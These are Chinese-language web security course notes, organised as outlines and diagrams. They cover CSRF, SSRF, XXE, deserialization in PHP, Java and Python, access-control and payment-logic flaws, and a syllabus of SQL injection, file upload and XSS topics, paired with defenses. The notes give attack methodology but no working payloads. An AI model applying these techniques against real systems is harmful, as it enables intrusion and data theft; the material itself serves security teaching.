




Day57 WEB攻防-SSRF服务端请求&Gopher伪协议&无回显利用&黑白盒挖掘&业务功能点



2 文件上传





通用安全漏洞

4 CSRF

-
- ```

graph LR
 A[条件] --> B[1、目标用户已经登录了网站，能够执行网站的功能。]
 A --> C[2、目标用户访问了攻击者构造的 URL。]
 C -- 探针且防御 --> D[1、看验证来源-修复]
 C -- 探针且防御 --> E[2、看凭证有无 token-修复]
 C -- 探针且防御 --> F[3、看关键字操作有无验证-修复]
 F -- 流程 --> G[1、获取目标的触发数据包]
 F -- 流程 --> H[2、利用 CSRFTester 构造导出]
 F -- 流程 --> I[3、诱使受害者访问特定地址触发]
 I --> J[审计]

```
- 条件
- 1、目标用户已经登录了网站，能够执行网站的功能。
  - 2、目标用户访问了攻击者构造的 URL。
- 探针且防御
- 1、看验证来源-修复
  - 2、看凭证有无 token-修复
  - 3、看关键字操作有无验证-修复
- 流程
- 1、获取目标的触发数据包
  - 2、利用 CSRFTester 构造导出
  - 3、诱使受害者访问特定地址触发
- 审计

## 5 SSRF

- 条件
  - 当前功能应用点利用服务器去解析拟提交的资源
- 功能
  - 分享
  - 转码
  - 翻译
  - 图片加载
  - 收藏
  - 信息探针
  - 内网扫描

| 语言     | PHP                     | Java       | curl                     | Perl           | ASP.NET             |
|--------|-------------------------|------------|--------------------------|----------------|---------------------|
| http   | ✓                       | ✓          | ✓                        | ✓              | ✓                   |
| socket | with<br>cURL extensions | jdk1.5.1_2 | before 7.40.0 不<br>支持SSL | ✓              | before<br>version 3 |
| ftp    | cURL extensions         | ✓          | before 7.40.0 不<br>支持SSL | ✓              | ✓                   |
| dns    | ✓                       | ✓          | ✓                        | ✓              | ✓                   |
| file   | ✓                       | ✓          | ✓                        | ✓              | ✓                   |
| imap   | ✓                       | ✓          | ✓                        | ✓              | ✓                   |
| mysql  | with<br>cURL extensions | ✓          | ✓                        | ✓              | ✓                   |
| xml    | with<br>cURL extensions | ✓          | ✓                        | ✓              | ✓                   |
| xmlrpc | with<br>cURL extensions | ✓          | ✓                        | ✓              | ✓                   |
| ldap   | with<br>cURL extensions | ✓          | ✓                        | ✓              | ✓                   |
| ldap2  | 支持于<br>PHP4 and 5       | ✓          | ✓                        | 支持于<br>ASP.NET | ✓                   |
| ldap3  | 支持于<br>PHP4 and 5       | ✓          | ✓                        | ✓              | ✓                   |
| gopher | 支持于<br>PHP4 and 5       | ✓          | ✓                        | ✓              | ✓                   |
| php    | 支持于<br>PHP4 and 5       | ✓          | ✓                        | ✓              | ✓                   |

- 探针且防御 ○ SSRF常见安全修复防御方案. ○
- 1、禁用跳转
  - 2、禁用不需要的协议
  - 3、固定或限制资源地址
  - 4、错误信息统一-信息处理

- ```

graph LR
    A[审计] --- B[SSRF白盒可能出现的地方]
    A --- C[SSRF黑盒可能出现的地方]
    B --- B1[1. 功能点抓包指向代码块审计]
    B --- B2[2. 功能点函数定位代码块审计]
    C --- C1[1. 社交分享功能]
    C --- C2[2. 转码服务]
    C --- C3[3. 在线翻译]
    C --- C4[4. 图片加载/下载]
    C --- C5[5. 图片/文章收藏功能]
    C --- C6[6. 云服务厂商]
    C --- C7[7. 网站采集, 网站抓取的地方]
    C --- C8[8. 数据库内置功能]
    C --- C9[9. 邮件系统]
    C --- C10[10. 编码处理, 属性信息处理, 文件处理]
    C --- C11[11. 未公开的api实现以及其他扩展调用URL的功能]
    C --- C12[12. 从远程服务器请求资源]
  
```


6 XXE&XML

- ```

graph LR
 Root[前置] --- A[理由：传输和存储数据]
 Root --- B[危害：文件读取，端口探针等]
 Root --- C[Content-Type]
 Root --- D[黑盒]
 Root --- E[白盒]
 Root --- F[有回显]
 Root --- G[无回显]
 Root --- H[伪协议玩法]
 Root --- I[禁用dtd实体引用]
 Root --- J[过滤关键词：<!DOCTYPE和<!ENTITY，或者SYSTEM和PUBLIC]
 D --- D1[数据格式]
 D --- D2[svg&excel引用]
 E --- E1[1、可通过应用功能追踪代码定位审计]
 E --- E2[2、可通过脚本特定函数搜索定位审计]
 E --- E3[3、可通过伪协议玩法绕过相关修复等]
 F --- F1[file读取文件]
 F --- F2[http带外访问]
 G --- G1[file读取文件-先读取]
 G --- G2[http带外访问-加载实体]
 G --- G3[dtd实体带外访问-将数据参数发送接收文件接收数据处理]
 H --- H1[见笔记图，后期文件包含会讲]

```


## 文件包含



## 其他文件操作安全



## RCE



## PHP



## 反序列化

### JAVA

#### 属性

- `__toString()`: 把类当做字符串使用时触发
- `__sleep()`: `serialize()`函数会检查类中是否存在一个魔术方法 `__sleep()` 如果存在, 该方法会被优先调用
- `public` (公共的): 在本类内部、外部类、子类都可以访问
- `protect` (受保护的): 只有本类或子类或父类中可以访问
- `private` (私人的): 只有本类内部可以使用
  - 序列化数据显示:
    - `private` 属性序列化的时候格式是 `%00 类名%00 成员名`
    - `protect` 属性序列化的时候格式是 `%00*%00 成员名`

#### 利用

- 单纯的魔术方法逻辑调用
- PHP语言的特性漏洞-如 CVE-2016-7124
- 魔术方法内置原生类
  - 1、获取魔术方法对应原生类
  - 2、利用原生类官方说明配合
- 字符串逃逸&Phar
  - 后面专题讲到

#### 原理

- 序列化: 把 Java 对象转换为字节序列的过程。
- 反序列化: 把字节序列恢复为 Java 对象的过程。

#### 发现

- Serializable Externalizable 接口、fastjson、jackson、gson、ObjectInputStream.read、ObjectObjectInputStream.readUnshared、XMLDecoder.read、ObjectYaml.loadXStream.fromXML、ObjectMapper.readValue、JSON.parseObject 等
- 功能
  - http参数, cookie, sesion, 存储方式可能是base64(r00), 压缩后的base64(H4s), MII等。Serlets http, Sockets, Session管理器, 包含的协议就包括JMX, RMI, JMS, JNDI等(\xac \xed)\xmlstream.XmlEncoder等(http Body:Content-type: application/xml) json(jacksonfastjson)http请求中包含
- 数据特性
  - 一段数据以 r00AB 开头, 你基本可以确定这串就是 JAVA 序列化 base64 加密的数据。
  - 或者如果以 aced 开头, 那么他就是这一段 java 序列化的 16 进制。

#### 利用

- Ysoserial
  - 无组件
  - 有组件
- 特定的组件利用
  - shiro
  - jboos

### Python

#### 解释

- 文件&字符串&字节流&对象相互转换的过程

#### 原理

- 序列化调用魔术方法
- 反序列化调用魔术方法

#### 函数&魔术方法

- 函数使用:
  - `pickle.dump(obj, file)`: 将对象序列化后保存到文件
  - `pickle.load(file)`: 读取文件, 将文件中的序列化内容反序列化为对象
  - `pickle.dumps(obj)`: 将对象序列化成字符串格式的字节流
  - `pickle.loads(bytes_obj)`: 将字符串格式的字节流反序列化为对象
- 魔术方法:
  - `__reduce__()` 反序列化时调用
  - `__reduce_ex__()` 反序列化时调用
  - `__setstate__()` 反序列化时调用
  - `__getstate__()` 序列化时调用

#### 利用

- 注意当前构造版本和目标版本对应
- 注意当前是否需要编码、转换等

#### 白盒

- 搜索特定函数
- 使用bandit

### 访问权限

#### 越权

- 水平同级用户
  - 用户信息获取时未对用户与 ID 比较判断直接查询等
- 垂直低高用户
  - 数据库中用户类型编号接受篡改或高权限操作未验证等

#### 访问控制

- 验证丢失
  - 未包含引用验证代码文件等
- 没有验证
  - 支持空口令、匿名、白名单等

#### 脆弱验证

- Cookie
  - JWT
  - Session
- 不安全的验证逻辑等

### 购买支付

#### 安全点

- 价格和数量
- 产品和订单编号
- 支付模式&接口数据
- 折扣优惠券积分等重复使用&再获取

#### 安全问题


- 1、商品购买-数量&价格&编号等
- 2、支付模式-状态&接口&负数等
- 3、折扣处理-优惠券&积分&重放等

#### 挖掘&修复

- 1、金额以数据库定义为准
  - 2、购买数量限制为正整数
  - 3、优惠券固定使用后删除
  - 4、订单生成后检测对应值
- 功能点抓包造代码测试

#### 找回机制

- 1、用回显状态判断-res 前端判断不安全
- 2、用用户名重定向-修改标示绕过验证
- 3、验证码回显显示-验证码泄漏验证虚设
- 4、验证码简单机制-验证码过于简单爆破





## 1.知识点

- 1、ASP-SQL注入-Access数据库
- 2、ASP-默认安装-数据库泄漏下载
- 3、ASP-IIS-CVE&短文件&解析&写入

- 
- 1、PHP-MYSQL-SQL注入-常规查询
  - 2、PHP-MYSQL-SQL注入-跨库查询
  - 3、PHP-MYSQL-SQL注入-文件读写

- 
- 1、PHP-MYSQL-SQL注入-数据请求类型
  - 2、PHP-MYSQL-SQL注入-数据请求方法
  - 3、PHP-MYSQL-SQL注入-数据请求格式

- 
- 1、PHP-MYSQL-SQL注入-方式增删改查
  - 2、PHP-MYSQL-SQL注入-布尔&延迟&报错
  - 3、PHP-MYSQL-SQL注入-数据回显&报错处理

- 
- 1、PHP-MYSQL-SQL注入-二次注入&利用条件
  - 2、PHP-MYSQL-SQL注入-堆叠注入&利用条件
  - 3、PHP-MYSQL-SQL注入-带外注入&利用条件

- 
- 1、注入工具-SQLMAP-常规猜解&字典配置
  - 2、注入工具-SQLMAP-权限操作&文件命令
  - 3、注入工具-SQLMAP-Tamper&使用&开发
  - 4、注入工具-SQLMAP-调试指纹&风险等级

- 
- 1、PHP-原生态-文件上传-检测后缀&黑白名单
  - 2、PHP-原生态-文件上传-检测信息&类型内容
  - 3、PHP-原生态-文件上传-函数缺陷&逻辑缺陷
  - 4、PHP-原生态-文件上传-版本缺陷&配置缺陷

- 
- 1、PHP-中间件-文件上传-CVE&配置解析
  - 2、PHP-编辑器-文件上传-第三方引用安全

- 3、PHP-CMS源码-文件上传-已知识别到利用

-----

- 1、文件上传-安全解析方案-目录权限&解码还原
- 2、文件上传-安全存储方案-分站存储&OSS对象

-----

- 1、文件包含-原理&分类&危害-LFI&RFI
- 2、文件包含-利用-黑白盒&无文件&伪协议

-----

- 1、文件安全-前后台功能点-下载&读取&删除
- 2、目录安全-前后台功能点-目录遍历&目录穿越

-----

- 1、XSS跨站-输入输出-原理&分类&闭合
- 2、XSS跨站-分类测试-反射&存储&DOM

-----

- 1、XSS跨站-攻击利用-凭据盗取
- 2、XSS跨站-攻击利用-数据提交
- 3、XSS跨站-攻击利用-网络钓鱼
- 4、XSS跨站-攻击利用-溯源综合

-----


1、XSS跨站-安全防护-CSP策略

2、XSS跨站-安全防护-HttpOnly

3、XSS跨站-安全防护-XSSFilter

